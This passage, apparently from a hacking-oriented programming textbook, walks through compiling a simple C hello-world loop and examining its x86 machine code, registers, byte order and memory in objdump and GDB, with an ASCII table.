  for(i=0; i < 10; i++)       // Loop 10 times.
  {
    puts("Hello, world!\n");  // put the string to the output.
  }
  return 0;                   // Tell OS the program exited without errors.
}
```

The main execution of a C program begins in the aptly named `main()` function. Any text following two forward slashes (`//`) is a comment, which is ignored by the compiler.

The first line may be confusing, but it's just C syntax that tells the compiler to include headers for a standard input/output (I/O) library named `stdio`. This header file is added to the program when it is compiled. It is located at /usr/include/stdio.h, and it defines several constants and function prototypes for corresponding functions in the standard I/O library. Since the `main()` function uses the `printf()` function from the standard I/O library, a function prototype is needed for `printf()` before it can be used. This function prototype (along with many others) is included in the stdio.h header file. A lot of the power of C comes from its extensibility and libraries. The rest of the code should make sense and look a lot like the pseudo-code from before. You may have even noticed that there's a set of curly braces that can be eliminated. It should be fairly obvious what this program will do, but let's compile it using GCC and run it just to make sure.

The *GNU Compiler Collection (GCC)* is a free C compiler that translates C into machine language that a processor can understand. The outputted translation is an executable binary file, which is called `a.out` by default. Does the compiled program do what you thought it would?

```
reader@hacking:~/booksrc $ gcc firstprog.c
reader@hacking:~/booksrc $ ls -l a.out
-rwxr-xr-x 1 reader reader 6621 2007-09-06 22:16 a.out
reader@hacking:~/booksrc $ ./a.out
Hello, world!
Hello, world!
Hello, world!
Hello, world!
Hello, world!
Hello, world!
Hello, world!
Hello, world!
Hello, world!
Hello, world!
reader@hacking:~/booksrc $
```

0x251 The Bigger Picture

Okay, this has all been stuff you would learn in an elementary programming class—basic, but essential. Most introductory programming classes just teach how to read and write C. Don't get me wrong, being fluent in C is very useful and is enough to make you a decent programmer, but it's only a piece of the bigger picture. Most programmers learn the language from the top down and never see the big picture. Hackers get their edge from knowing how all the pieces interact within this bigger picture. To see the bigger picture in the realm of programming, simply realize that C code is meant to be compiled. The code can't actually do anything until it's compiled into an executable binary file. Thinking of C-source as a program is a common misconception that is exploited by hackers every day. The binary `a.out`'s instructions are written in machine language, an elementary language the CPU can understand. Compilers are designed to translate the language of C code into machine language for a variety of processor architectures. In this case, the processor is in a family that uses the *x*86 architecture. There are also Sparc processor architectures (used in Sun Workstations) and the PowerPC processor architecture (used in pre-Intel Macs). Each architecture has a different machine language, so the compiler acts as a middle ground—translating C code into machine language for the target architecture.

As long as the compiled program works, the average programmer is only concerned with source code. But a hacker realizes that the compiled program is what actually gets executed out in the real world. With a better understanding of how the CPU operates, a hacker can manipulate the programs that run on it. We have seen the source code for our first program and compiled it into an executable binary for the *x*86 architecture. But what does this executable binary look like? The GNU development tools include a program called `objdump`, which can be used to examine compiled binaries. Let's start by looking at the machine code the `main()` function was translated into.

```
reader@hacking:~/booksrc $ objdump -D a.out | grep -A20 main.:
08048374 <main>:
 8048374:       55                      push   %ebp
 8048375:       89 e5                   mov    %esp,%ebp
 8048377:       83 ec 08                sub    $0x8,%esp
 804837a:       83 e4 f0                and    $0xfffffff0,%esp
 804837d:       b8 00 00 00 00          mov    $0x0,%eax
 8048382:       29 c4                   sub    %eax,%esp
 8048384:       c7 45 fc 00 00 00 00    movl   $0x0,0xfffffffc(%ebp)
 804838b:       83 7d fc 09             cmpl   $0x9,0xfffffffc(%ebp)
 804838f:       7e 02                   jle    8048393 <main+0x1f>
 8048391:       eb 13                   jmp    80483a6 <main+0x32>
 8048393:       c7 04 24 84 84 04 08    movl   $0x8048484,(%esp)
 804839a:       e8 01 ff ff ff          call   80482a0 <printf@plt>
 804839f:       8d 45 fc                lea    0xfffffffc(%ebp),%eax
 80483a2:       ff 00                   incl   (%eax)
 80483a4:       eb e5                   jmp    804838b <main+0x17>
 80483a6:       c9                      leave
 80483a7:       c3                      ret
 80483a8:       90                      nop
 80483a9:       90                      nop
 80483aa:       90                      nop
reader@hacking:~/booksrc $
```

The `objdump` program will spit out far too many lines of output to sensibly examine, so the output is piped into `grep` with the command-line option to only display 20 lines after the regular expression `main.:`. Each byte is represented in *hexadecimal notation*, which is a base-16 numbering system. The numbering system you are most familiar with uses a base-10 system, since at 10 you need to add an extra symbol. Hexadecimal uses 0 through 9 to represent 0 through 9, but it also uses A through F to represent the values 10 through 15. This is a convenient notation since a byte contains 8 bits, each of which can be either true or false. This means a byte has 256 (2^8) possible values, so each byte can be described with 2 hexadecimal digits.

The hexadecimal numbers—starting with `0x8048374` on the far left—are memory addresses. The bits of the machine language instructions must be put somewhere, and this somewhere is called *memory*. Memory is just a collection of bytes of temporary storage space that are numbered with addresses.

Like a row of houses on a local street, each with its own address, memory can be thought of as a row of bytes, each with its own memory address. Each byte of memory can be accessed by its address, and in this case the CPU accesses this part of memory to retrieve the machine language instructions that make up the compiled program. Older Intel *x*86 processors use a 32-bit addressing scheme, while newer ones use a 64-bit one. The 32-bit processors have 2^{32} (or 4,294,967,296) possible addresses, while the 64-bit ones have 2^{64} ($1.84467441 \times 10^{19}$) possible addresses. The 64-bit processors can run in 32-bit compatibility mode, which allows them to run 32-bit code quickly.

The hexadecimal bytes in the middle of the listing above are the machine language instructions for the *x*86 processor. Of course, these hexadecimal values are only representations of the bytes of binary 1s and 0s the CPU can understand. But since *0101010110001001111001011000001111101100111100001 . . .* isn't very useful to anything other than the processor, the machine code is displayed as hexadecimal bytes and each instruction is put on its own line, like splitting a paragraph into sentences.

Come to think of it, the hexadecimal bytes really aren't very useful themselves, either—that's where assembly language comes in. The instructions on the far right are in assembly language. Assembly language is really just a collection of mnemonics for the corresponding machine language instructions. The instruction `ret` is far easier to remember and make sense of than `0xc3` or `11000011`. Unlike C and other compiled languages, assembly language instructions have a direct one-to-one relationship with their corresponding machine language instructions. This means that since every processor architecture has different machine language instructions, each also has a different form of assembly language. Assembly is just a way for programmers to represent the machine language instructions that are given to the processor. Exactly how these machine language instructions are represented is simply a matter of convention and preference. While you can theoretically create your own *x*86 assembly language syntax, most people stick with one of the two main types: AT&T syntax and Intel syntax. The assembly shown in the output on page 21 is AT&T syntax, as just about all of Linux's disassembly tools use this syntax by default. It's easy to recognize AT&T syntax by the cacophony of `%` and `$` symbols prefixing everything (take a look again at the example on page 21). The same code can be shown in Intel syntax by providing an additional command-line option, `-M intel`, to `objdump`, as shown in the output below.

```
reader@hacking:~/booksrc $ objdump -M intel -D a.out | grep -A20 main.:
08048374 <main>:
 8048374:       55                      push   ebp
 8048375:       89 e5                   mov    ebp,esp
 8048377:       83 ec 08                sub    esp,0x8
 804837a:       83 e4 f0                and    esp,0xfffffff0
 804837d:       b8 00 00 00 00          mov    eax,0x0
 8048382:       29 c4                   sub    esp,eax
 8048384:       c7 45 fc 00 00 00 00    mov    DWORD PTR [ebp-4],0x0
 804838b:       83 7d fc 09             cmp    DWORD PTR [ebp-4],0x9
 804838f:       7e 02                   jle    8048393 <main+0x1f>
```

```
 8048391:       eb 13                   jmp    80483a6 <main+0x32>
 8048393:       c7 04 24 84 84 04 08    mov    DWORD PTR [esp],0x8048484
 804839a:       e8 01 ff ff ff          call   80482a0 <printf@plt>
 804839f:       8d 45 fc                lea    eax,[ebp-4]
 80483a2:       ff 00                   inc    DWORD PTR [eax]
 80483a4:       eb e5                   jmp    804838b <main+0x17>
 80483a6:       c9                      leave
 80483a7:       c3                      ret
 80483a8:       90                      nop
 80483a9:       90                      nop
 80483aa:       90                      nop
reader@hacking:~/booksrc $
```

Personally, I think Intel syntax is much more readable and easier to understand, so for the purposes of this book, I will try to stick with this syntax. Regardless of the assembly language representation, the commands a processor understands are quite simple. These instructions consist of an operation and sometimes additional arguments that describe the destination and/or the source for the operation. These operations move memory around, perform some sort of basic math, or interrupt the processor to get it to do something else. In the end, that's all a computer processor can really do. But in the same way millions of books have been written using a relatively small alphabet of letters, an infinite number of possible programs can be created using a relatively small collection of machine instructions.

Processors also have their own set of special variables called *registers*. Most of the instructions use these registers to read or write data, so understanding the registers of a processor is essential to understanding the instructions. The bigger picture keeps getting bigger. . . .

0x252 The x86 Processor

The 8086 CPU was the first *x*86 processor. It was developed and manufactured by Intel, which later developed more advanced processors in the same family: the 80186, 80286, 80386, and 80486. If you remember people talking about 386 and 486 processors in the '80s and '90s, this is what they were referring to.

The *x*86 processor has several registers, which are like internal variables for the processor. I could just talk abstractly about these registers now, but I think it's always better to see things for yourself. The GNU development tools also include a debugger called GDB. *Debuggers* are used by programmers to step through compiled programs, examine program memory, and view processor registers. A programmer who has never used a debugger to look at the inner workings of a program is like a seventeenth-century doctor who has never used a microscope. Similar to a microscope, a debugger allows a hacker to observe the microscopic world of machine code—but a debugger is far more powerful than this metaphor allows. Unlike a microscope, a debugger can view the execution from all angles, pause it, and change anything along the way.

Below, GDB is used to show the state of the processor registers right before the program starts.

```
reader@hacking:~/booksrc $ gdb -q ./a.out
Using host libthread_db library "/lib/tls/i686/cmov/libthread_db.so.1".
(gdb) break main
Breakpoint 1 at 0x804837a
(gdb) run
Starting program: /home/reader/booksrc/a.out

Breakpoint 1, 0x0804837a in main ()
(gdb) info registers
eax            0xbffff894       -1073743724
ecx            0x48e0fe81       1222704769
edx            0x1      1
ebx            0xb7fd6ff4       -1208127500
esp            0xbffff800       0xbffff800
ebp            0xbffff808       0xbffff808
esi            0xb8000ce0       -1207956256
edi            0x0      0
eip            0x804837a        0x804837a <main+6>
eflags         0x286    [ PF SF IF ]
cs             0x73     115
ss             0x7b     123
ds             0x7b     123
es             0x7b     123
fs             0x0      0
gs             0x33     51
(gdb) quit
The program is running.  Exit anyway? (y or n) y
reader@hacking:~/booksrc $
```

A breakpoint is set on the `main()` function so execution will stop right before our code is executed. Then GDB runs the program, stops at the breakpoint, and is told to display all the processor registers and their current states.

The first four registers (*EAX*, *ECX*, *EDX*, and *EBX*) are known as general-purpose registers. These are called the *Accumulator*, *Counter*, *Data*, and *Base* registers, respectively. They are used for a variety of purposes, but they mainly act as temporary variables for the CPU when it is executing machine instructions.

The second four registers (*ESP*, *EBP*, *ESI*, and *EDI*) are also general-purpose registers, but they are sometimes known as pointers and indexes. These stand for *Stack Pointer*, *Base Pointer*, *Source Index*, and *Destination Index*, respectively. The first two registers are called pointers because they store 32-bit addresses, which essentially point to that location in memory. These registers are fairly important to program execution and memory management; we will discuss them more later. The last two registers are also technically pointers, which are commonly used to point to the source and destination when data needs to be read from or written to. There are load and store instructions that use these registers, but for the most part, these registers can be thought of as just simple general-purpose registers.

The *EIP* register is the *Instruction Pointer* register, which points to the current instruction the processor is reading. Like a child pointing his finger at each word as he reads, the processor reads each instruction using the EIP register as its finger. Naturally, this register is quite important and will be used a lot while debugging. Currently, it points to a memory address at `0x804838a`.

The remaining *EFLAGS* register actually consists of several bit flags that are used for comparisons and memory segmentations. The actual memory is split into several different segments, which will be discussed later, and these registers keep track of that. For the most part, these registers can be ignored since they rarely need to be accessed directly.

0x253 Assembly Language

Since we are using Intel syntax assembly language for this book, our tools must be configured to use this syntax. Inside GDB, the disassembly syntax can be set to Intel by simply typing `set disassembly intel` or `set dis intel`, for short. You can configure this setting to run every time GDB starts up by putting the command in the file .gdbinit in your home directory.

```
reader@hacking:~/booksrc $ gdb -q
(gdb) set dis intel
(gdb) quit
reader@hacking:~/booksrc $ echo "set dis intel" > ~/.gdbinit
reader@hacking:~/booksrc $ cat ~/.gdbinit
set dis intel
reader@hacking:~/booksrc $
```

Now that GDB is configured to use Intel syntax, let's begin understanding it. The assembly instructions in Intel syntax generally follow this style:

```
operation <destination>, <source>
```

The destination and source values will either be a register, a memory address, or a value. The operations are usually intuitive mnemonics: The `mov` operation will move a value from the source to the destination, `sub` will subtract, `inc` will increment, and so forth. For example, the instructions below will move the value from ESP to EBP and then subtract 8 from ESP (storing the result in ESP).

```
8048375:       89 e5                   mov    ebp,esp
8048377:       83 ec 08                sub    esp,0x8
```

There are also operations that are used to control the flow of execution. The cmp operation is used to compare values, and basically any operation beginning with j is used to jump to a different part of the code (depending on the result of the comparison). The example below first compares a 4-byte value located at EBP minus 4 with the number 9. The next instruction is shorthand for *jump if less than or equal to*, referring to the result of the previous comparison. If that value is less than or equal to 9, execution jumps to the instruction at 0x8048393. Otherwise, execution flows to the next instruction with an unconditional jump. If the value isn't less than or equal to 9, execution will jump to 0x80483a6.

```
804838b:       83 7d fc 09             cmp    DWORD PTR [ebp-4],0x9
804838f:       7e 02                   jle    8048393 <main+0x1f>
8048391:       eb 13                   jmp    80483a6 <main+0x32>
```

These examples have been from our previous disassembly, and we have our debugger configured to use Intel syntax, so let's use the debugger to step through the first program at the assembly instruction level.

The -g flag can be used by the GCC compiler to include extra debugging information, which will give GDB access to the source code.

```
reader@hacking:~/booksrc $ gcc -g firstprog.c
reader@hacking:~/booksrc $ ls -l a.out
-rwxr-xr-x 1 matrix users 11977 Jul 4 17:29 a.out
reader@hacking:~/booksrc $ gdb -q ./a.out
Using host libthread_db library "/lib/libthread_db.so.1".
(gdb) list
1       #include <stdio.h>
2
3       int main()
4       {
5               int i;
6               for(i=0; i < 10; i++)
7               {
8                       printf("Hello, world!\n");
9               }
10      }
(gdb) disassemble main
Dump of assembler code for function main():
0x08048384 <main+0>:    push   ebp
0x08048385 <main+1>:    mov    ebp,esp
0x08048387 <main+3>:    sub    esp,0x8
0x0804838a <main+6>:    and    esp,0xfffffff0
0x0804838d <main+9>:    mov    eax,0x0
0x08048392 <main+14>:   sub    esp,eax
0x08048394 <main+16>:   mov    DWORD PTR [ebp-4],0x0
0x0804839b <main+23>:   cmp    DWORD PTR [ebp-4],0x9
0x0804839f <main+27>:   jle    0x80483a3 <main+31>
0x080483a1 <main+29>:   jmp    0x80483b6 <main+50>
```

```
0x080483a3 <main+31>:   mov    DWORD PTR [esp],0x80484d4
0x080483aa <main+38>:   call   0x80482a8 <_init+56>
0x080483af <main+43>:   lea    eax,[ebp-4]
0x080483b2 <main+46>:   inc    DWORD PTR [eax]
0x080483b4 <main+48>:   jmp    0x804839b <main+23>
0x080483b6 <main+50>:   leave
0x080483b7 <main+51>:   ret
End of assembler dump.
(gdb) break main
Breakpoint 1 at 0x8048394: file firstprog.c, line 6.
(gdb) run
Starting program: /hacking/a.out

Breakpoint 1, main() at firstprog.c:6
6               for(i=0; i < 10; i++)
(gdb) info register eip
eip            0x8048394        0x8048394
(gdb)
```

First, the source code is listed and the disassembly of the `main()` function is displayed. Then a breakpoint is set at the start of `main()`, and the program is run. This breakpoint simply tells the debugger to pause the execution of the program when it gets to that point. Since the breakpoint has been set at the start of the `main()` function, the program hits the breakpoint and pauses before actually executing any instructions in `main()`. Then the value of EIP (the Instruction Pointer) is displayed.

Notice that EIP contains a memory address that points to an instruction in the `main()` function's disassembly (shown in bold). The instructions before this (shown in italics) are collectively known as the *function prologue* and are generated by the compiler to set up memory for the rest of the `main()` function's local variables. Part of the reason variables need to be declared in C is to aid the construction of this section of code. The debugger knows this part of the code is automatically generated and is smart enough to skip over it. We'll talk more about the function prologue later, but for now we can take a cue from GDB and skip it.

The GDB debugger provides a direct method to examine memory, using the command `x`, which is short for *examine*. Examining memory is a critical skill for any hacker. Most hacker exploits are a lot like magic tricks—they seem amazing and magical, unless you know about sleight of hand and misdirection. In both magic and hacking, if you were to look in just the right spot, the trick would be obvious. That's one of the reasons a good magician never does the same trick twice. But with a debugger like GDB, every aspect of a program's execution can be deterministically examined, paused, stepped through, and repeated as often as needed. Since a running program is mostly just a processor and segments of memory, examining memory is the first way to look at what's really going on.

The examine command in GDB can be used to look at a certain address of memory in a variety of ways. This command expects two arguments when it's used: the location in memory to examine and how to display that memory.

The display format also uses a single-letter shorthand, which is optionally preceded by a count of how many items to examine. Some common format letters are as follows:

- **o** Display in octal.
- **x** Display in hexadecimal.
- **u** Display in unsigned, standard base-10 decimal.
- **t** Display in binary.

These can be used with the examine command to examine a certain memory address. In the following example, the current address of the EIP register is used. Shorthand commands are often used with GDB, and even `info register eip` can be shortened to just `i r eip`.

```
(gdb) i r eip
eip            0x8048384        0x8048384 <main+16>
(gdb) x/o 0x8048384
0x8048384 <main+16>:    077042707
(gdb) x/x $eip
0x8048384 <main+16>:    0x00fc45c7
(gdb) x/u $eip
0x8048384 <main+16>:    16532935
(gdb) x/t $eip
0x8048384 <main+16>:    00000000111111000100010111000111
(gdb)
```

The memory the EIP register is pointing to can be examined by using the address stored in EIP. The debugger lets you reference registers directly, so `$eip` is equivalent to the value EIP contains at that moment. The value `077042707` in octal is the same as `0x00fc45c7` in hexadecimal, which is the same as `16532935` in base-10 decimal, which in turn is the same as `00000000111111000100010111000111` in binary. A number can also be prepended to the format of the examine command to examine multiple units at the target address.

```
(gdb) x/2x $eip
0x8048384 <main+16>:    0x00fc45c7      0x83000000
(gdb) x/12x $eip
0x8048384 <main+16>:    0x00fc45c7      0x83000000      0x7e09fc7d      0xc713eb02
0x8048394 <main+32>:    0x84842404      0x01e80804      0x8dffffff      0x00fffc45
0x80483a4 <main+48>:    0xc3c9e5eb      0x90909090      0x90909090      0x5de58955
(gdb)
```

The default size of a single unit is a four-byte unit called a *word*. The size of the display units for the examine command can be changed by adding a size letter to the end of the format letter. The valid size letters are as follows:

- **b** A single byte
- **h** A halfword, which is two bytes in size
- **w** A word, which is four bytes in size
- **g** A giant, which is eight bytes in size

This is slightly confusing, because sometimes the term *word* also refers to 2-byte values. In this case a *double word* or *DWORD* refers to a 4-byte value. In this book, words and DWORDs both refer to 4-byte values. If I'm talking about a 2-byte value, I'll call it a *short* or a halfword. The following GDB output shows memory displayed in various sizes.

```
(gdb) x/8xb $eip
0x8048384 <main+16>:    0xc7    0x45    0xfc    0x00    0x00    0x00    0x00    0x83
(gdb) x/8xh $eip
0x8048384 <main+16>:    0x45c7  0x00fc  0x0000  0x8300  0xfc7d  0x7e09  0xeb02  0xc713
(gdb) x/8xw $eip
0x8048384 <main+16>:    0x00fc45c7      0x83000000      0x7e09fc7d      0xc713eb02
0x8048394 <main+32>:    0x84842404      0x01e80804      0x8dffffff      0x00fffc45
(gdb)
```

If you look closely, you may notice something odd about the data above. The first examine command shows the first eight bytes, and naturally, the examine commands that use bigger units display more data in total. However, the first examine shows the first two bytes to be `0xc7` and `0x45`, but when a halfword is examined at the exact same memory address, the value `0x45c7` is shown, with the bytes reversed. This same byte-reversal effect can be seen when a full four-byte word is shown as `0x00fc45c7`, but when the first four bytes are shown byte by byte, they are in the order of `0xc7`, `0x45`, `0xfc`, and `0x00`.

This is because on the *x*86 processor values are stored in *little-endian byte order*, which means the least significant byte is stored first. For example, if four bytes are to be interpreted as a single value, the bytes must be used in reverse order. The GDB debugger is smart enough to know how values are stored, so when a word or halfword is examined, the bytes must be reversed to display the correct values in hexadecimal. Revisiting these values displayed both as hexadecimal and unsigned decimals might help clear up any confusion.

```
(gdb) x/4xb $eip
0x8048384 <main+16>:    0xc7    0x45    0xfc    0x00
(gdb) x/4ub $eip
0x8048384 <main+16>:    199     69      252     0
(gdb) x/1xw $eip
0x8048384 <main+16>:    0x00fc45c7
(gdb) x/1uw $eip
0x8048384 <main+16>:    16532935
(gdb) quit
The program is running.  Exit anyway? (y or n) y
reader@hacking:~/booksrc $ bc -ql
199*(256^3) + 69*(256^2) + 252*(256^1) + 0*(256^0)
3343252480
0*(256^3) + 252*(256^2) + 69*(256^1) + 199*(256^0)
16532935
quit
reader@hacking:~/booksrc $
```

The first four bytes are shown both in hexadecimal and standard unsigned decimal notation. A command-line calculator program called bc is used to show that if the bytes are interpreted in the incorrect order, a horribly incorrect value of 3343252480 is the result. The byte order of a given architecture is an important detail to be aware of. While most debugging tools and compilers will take care of the details of byte order automatically, eventually you will directly manipulate memory by yourself.

In addition to converting byte order, GDB can do other conversions with the examine command. We've already seen that GDB can disassemble machine language instructions into human-readable assembly instructions. The examine command also accepts the format letter i, short for *instruction*, to display the memory as disassembled assembly language instructions.

```
reader@hacking:~/booksrc $ gdb -q ./a.out
Using host libthread_db library "/lib/tls/i686/cmov/libthread_db.so.1".
(gdb) break main
Breakpoint 1 at 0x8048384: file firstprog.c, line 6.
(gdb) run
Starting program: /home/reader/booksrc/a.out

Breakpoint 1, main () at firstprog.c:6
6         for(i=0; i < 10; i++)
(gdb) i r $eip
eip            0x8048384        0x8048384 <main+16>
(gdb) x/i $eip
0x8048384 <main+16>:    mov    DWORD PTR [ebp-4],0x0
(gdb) x/3i $eip
0x8048384 <main+16>:    mov    DWORD PTR [ebp-4],0x0
0x804838b <main+23>:    cmp    DWORD PTR [ebp-4],0x9
0x804838f <main+27>:    jle    0x8048393 <main+31>
(gdb) x/7xb $eip
0x8048384 <main+16>:    0xc7    0x45    0xfc    0x00    0x00    0x00    0x00
(gdb) x/i $eip
0x8048384 <main+16>:    mov    DWORD PTR [ebp-4],0x0
(gdb)
```

In the output above, the a.out program is run in GDB, with a breakpoint set at main(). Since the EIP register is pointing to memory that actually contains machine language instructions, they disassemble quite nicely.

The previous objdump disassembly confirms that the seven bytes EIP is pointing to actually are machine language for the corresponding assembly instruction.

```
8048384:       c7 45 fc 00 00 00 00    mov    DWORD PTR [ebp-4],0x0
```

This assembly instruction will move the value of 0 into memory located at the address stored in the EBP register, minus 4. This is where the C variable i is stored in memory; i was declared as an integer that uses 4 bytes of memory on the *x*86 processor. Basically, this command will zero out the variable `i` for the for loop. If that memory is examined right now, it will contain nothing but random garbage. The memory at this location can be examined several different ways.

```
(gdb) i r ebp
ebp            0xbffff808       0xbffff808
(gdb) x/4xb $ebp - 4
0xbffff804:     0xc0    0x83    0x04    0x08
(gdb) x/4xb 0xbffff804
0xbffff804:     0xc0    0x83    0x04    0x08
(gdb) print $ebp - 4
$1 = (void *) 0xbffff804
(gdb) x/4xb $1
0xbffff804:     0xc0    0x83    0x04    0x08
(gdb) x/xw $1
0xbffff804:     0x080483c0
(gdb)
```

The EBP register is shown to contain the address `0xbffff808`, and the assembly instruction will be writing to a value offset by 4 less than that, `0xbffff804`. The examine command can examine this memory address directly or by doing the math on the fly. The `print` command can also be used to do simple math, but the result is stored in a temporary variable in the debugger. This variable named `$1` can be used later to quickly re-access a particular location in memory. Any of the methods shown above will accomplish the same task: displaying the 4 garbage bytes found in memory that will be zeroed out when the current instruction executes.

Let's execute the current instruction using the command `nexti`, which is short for *next instruction*. The processor will read the instruction at EIP, execute it, and advance EIP to the next instruction.

```
(gdb) nexti
0x0804838b      6         for(i=0; i < 10; i++)
(gdb) x/4xb $1
0xbffff804:     0x00    0x00    0x00    0x00
(gdb) x/dw $1
0xbffff804:     0
(gdb) i r eip
eip            0x804838b        0x804838b <main+23>
(gdb) x/i $eip
0x804838b <main+23>:    cmp    DWORD PTR [ebp-4],0x9
(gdb)
```

As predicted, the previous command zeroes out the 4 bytes found at EBP minus 4, which is memory set aside for the C variable `i`. Then EIP advances to the next instruction. The next few instructions actually make more sense to talk about in a group.

```
(gdb) x/10i $eip
0x804838b <main+23>:    cmp    DWORD PTR [ebp-4],0x9
0x804838f <main+27>:    jle    0x8048393 <main+31>
0x8048391 <main+29>:    jmp    0x80483a6 <main+50>
0x8048393 <main+31>:    mov    DWORD PTR [esp],0x8048484
0x804839a <main+38>:    call   0x80482a0 <printf@plt>
0x804839f <main+43>:    lea    eax,[ebp-4]
0x80483a2 <main+46>:    inc    DWORD PTR [eax]
0x80483a4 <main+48>:    jmp    0x804838b <main+23>
0x80483a6 <main+50>:    leave
0x80483a7 <main+51>:    ret
(gdb)
```

The first instruction, `cmp`, is a compare instruction, which will compare the memory used by the C variable `i` with the value 9. The next instruction, `jle` stands for *jump if less than or equal to*. It uses the results of the previous comparison (which are actually stored in the EFLAGS register) to jump EIP to point to a different part of the code if the destination of the previous comparison operation is less than or equal to the source. In this case the instruction says to jump to the address `0x8048393` if the value stored in memory for the C variable `i` is less than or equal to the value 9. If this isn't the case, the EIP will continue to the next instruction, which is an unconditional jump instruction. This will cause the EIP to jump to the address `0x80483a6`. These three instructions combine to create an if-then-else control structure: *If the* `i` *is less than or equal to 9, then go to the instruction at address* `0x8048393`*; otherwise, go to the instruction at address* `0x80483a6`. The first address of `0x8048393` (shown in bold) is simply the instruction found after the fixed jump instruction, and the second address of `0x80483a6` (shown in italics) is located at the end of the function.

Since we know the value 0 is stored in the memory location being compared with the value 9, and we know that 0 is less than or equal to 9, EIP should be at `0x8048393` after executing the next two instructions.

```
(gdb) nexti
0x0804838f      6          for(i=0; i < 10; i++)
(gdb) x/i $eip
0x804838f <main+27>:    jle    0x8048393 <main+31>
(gdb) nexti
8          printf("Hello, world!\n");
(gdb) i r eip
eip            0x8048393        0x8048393 <main+31>
(gdb) x/2i $eip
0x8048393 <main+31>:    mov    DWORD PTR [esp],0x8048484
0x804839a <main+38>:    call   0x80482a0 <printf@plt>
(gdb)
```

As expected, the previous two instructions let the program execution flow down to `0x8048393`, which brings us to the next two instructions. The first instruction is another mov instruction that will write the address 0x8048484 into the memory address contained in the ESP register. But what is ESP pointing to?

```
(gdb) i r esp
esp            0xbffff800       0xbffff800
(gdb)
```

Currently, ESP points to the memory address 0xbffff800, so when the mov instruction is executed, the address 0x8048484 is written there. But why? What's so special about the memory address 0x8048484? There's one way to find out.

```
(gdb) x/2xw 0x8048484
0x8048484:      0x6c6c6548      0x6f57206f
(gdb) x/6xb 0x8048484
0x8048484:      0x48    0x65    0x6c    0x6c    0x6f    0x20
(gdb) x/6ub 0x8048484
0x8048484:      72      101     108     108     111     32
(gdb)
```

A trained eye might notice something about the memory here, in particular the range of the bytes. After examining memory for long enough, these types of visual patterns become more apparent. These bytes fall within the printable ASCII range. *ASCII* is an agreed-upon standard that maps all the characters on your keyboard (and some that aren't) to fixed numbers. The bytes 0x48, 0x65, 0x6c, and 0x6f all correspond to letters in the alphabet on the ASCII table shown below. This table is found in the man page for ASCII, available on most Unix systems by typing man ascii.

ASCII Table

```
Oct   Dec   Hex   Char          Oct   Dec   Hex   Char
-----------------------------------------------------------
000   0     00    NUL '\0'      100   64    40    @
001   1     01    SOH           101   65    41    A
002   2     02    STX           102   66    42    B
003   3     03    ETX           103   67    43    C
004   4     04    EOT           104   68    44    D
005   5     05    ENQ           105   69    45    E
006   6     06    ACK           106   70    46    F
007   7     07    BEL '\a'      107   71    47    G
010   8     08    BS  '\b'      110   72    48    H
011   9     09    HT  '\t'      111   73    49    I
012   10    0A    LF  '\n'      112   74    4A    J
013   11    0B    VT  '\v'      113   75    4B    K
014   12    0C    FF  '\f'      114   76    4C    L
015   13    0D    CR  '\r'      115   77    4D    M
016   14    0E    SO            116   78    4E    N
017   15    0F    SI            117   79    4F    O
020   16    10    DLE           120   80    50    P
021   17    11    DC1           121   81    51    Q
```

022	18	12	DC2	122	82	52	R	
023	19	13	DC3	123	83	53	S	
024	20	14	DC4	124	84	54	T	
025	21	15	NAK	125	85	55	U	
026	22	16	SYN	126	86	56	V	
027	23	17	ETB	127	87	57	W	
030	24	18	CAN	130	88	58	X	
031	25	19	EM	131	89	59	Y	
032	26	1A	SUB	132	90	5A	Z	
033	27	1B	ESC	133	91	5B	[	
034	28	1C	FS	134	92	5C	\	'\\'
035	29	1D	GS	135	93	5D	]	
036	30	1E	RS	136	94	5E	^	
037	31	1F	US	137	95	5F	_	
040	32	20	SPACE	140	96	60	`	
041	33	21	!	141	97	61	a	
042	34	22	"	142	98	62	b	
043	35	23	#	143	99	63	c	
044	36	24	$	144	100	64	d	
045	37	25	%	**145**	**101**	**65**	**e**	
046	38	26	&	146	102	66	f	
047	39	27	'	147	103	67	g	
050	40	28	(	150	104	68	h	
051	41	29	)	151	105	69	i	
052	42	2A	*	152	106	6A	j	
053	43	2B	+	153	107	6B	k	
054	44	2C	,	**154**	**108**	**6C**	**l**	
055	45	2D	-	155	109	6D	m	
056	46	2E	.	156	110	6E	n	
057	47	2F	/	**157**	**111**	**6F**	**o**	
060	48	30	0	160	112	70	p	
061	49	31	1	161	113	71	q	
062	50	32	2	162	114	72	r	
063	51	33	3	163	115	73	s	
064	52	34	4	164	116	74	t	
065	53	35	5	165	117	75	u	
066	54	36	6	166	118	76	v	
067	55	37	7	167	119	77	w	
070	56	38	8	170	120	78	x	
071	57	39	9	171	121	79	y	
072	58	3A	:	172	122	7A	z	
073	59	3B	;	173	123	7B	{	
074	60	3C	<	174	124	7C	|	
075	61	3D	=	175	125	7D	}	
076	62	3E	>	176	126	7E	~	
077	63	3F	?	177	127	7F	DEL	

Thankfully, GDB's examine command also contains provisions for looking at this type of memory. The `c` format letter can be used to automatically look up a byte on the ASCII table, and the `s` format letter will display an entire string of character data.

```
(gdb) x/6cb 0x8048484
0x8048484:      72 'H'  101 'e' 108 'l' 108 'l' 111 'o' 32 ' '
(gdb) x/s 0x8048484
0x8048484:       "Hello, world!\n"
(gdb)
```

These commands reveal that the data string `"Hello, world!\n"` is stored at memory address `0x8048484`. This string is the argument for the `printf()` function, which indicates that moving the address of this string to the address stored in ESP (`0x8048484`) has something to do with this function. The following output shows the data string's address being moved into the address ESP is pointing to.

```
(gdb) x/2i $eip
0x8048393 <main+31>:    mov    DWORD PTR [esp],0x8048484
0x804839a <main+38>:    call   0x80482a0 <printf@plt>
(gdb) x/xw $esp
0xbffff800:     0xb8000ce0
(gdb) nexti
0x0804839a      8          printf("Hello, world!\n");
(gdb) x/xw $esp
0xbffff800:     0x08048484
(gdb)
```

The next instruction is actually called the `printf()` function; it prints the data string. The previous instruction was setting up for the function call, and the results of the function call can be seen in the output below in bold.

```
(gdb) x/i $eip
0x804839a <main+38>:    call   0x80482a0 <printf@plt>
(gdb) nexti
Hello, world!
6         for(i=0; i < 10; i++)
(gdb)
```

Continuing to use GDB to debug, let's examine the next two instructions. Once again, they make more sense to look at in a group.

```
(gdb) x/2i $eip
0x804839f <main+43>:    lea    eax,[ebp-4]
0x80483a2 <main+46>:    inc    DWORD PTR [eax]
(gdb)
```

These two instructions basically just increment the variable `i` by 1. The `lea` instruction is an acronym for *Load Effective Address*, which will load the familiar address of EBP minus 4 into the EAX register. The execution of this instruction is shown below.

```
(gdb) x/i $eip
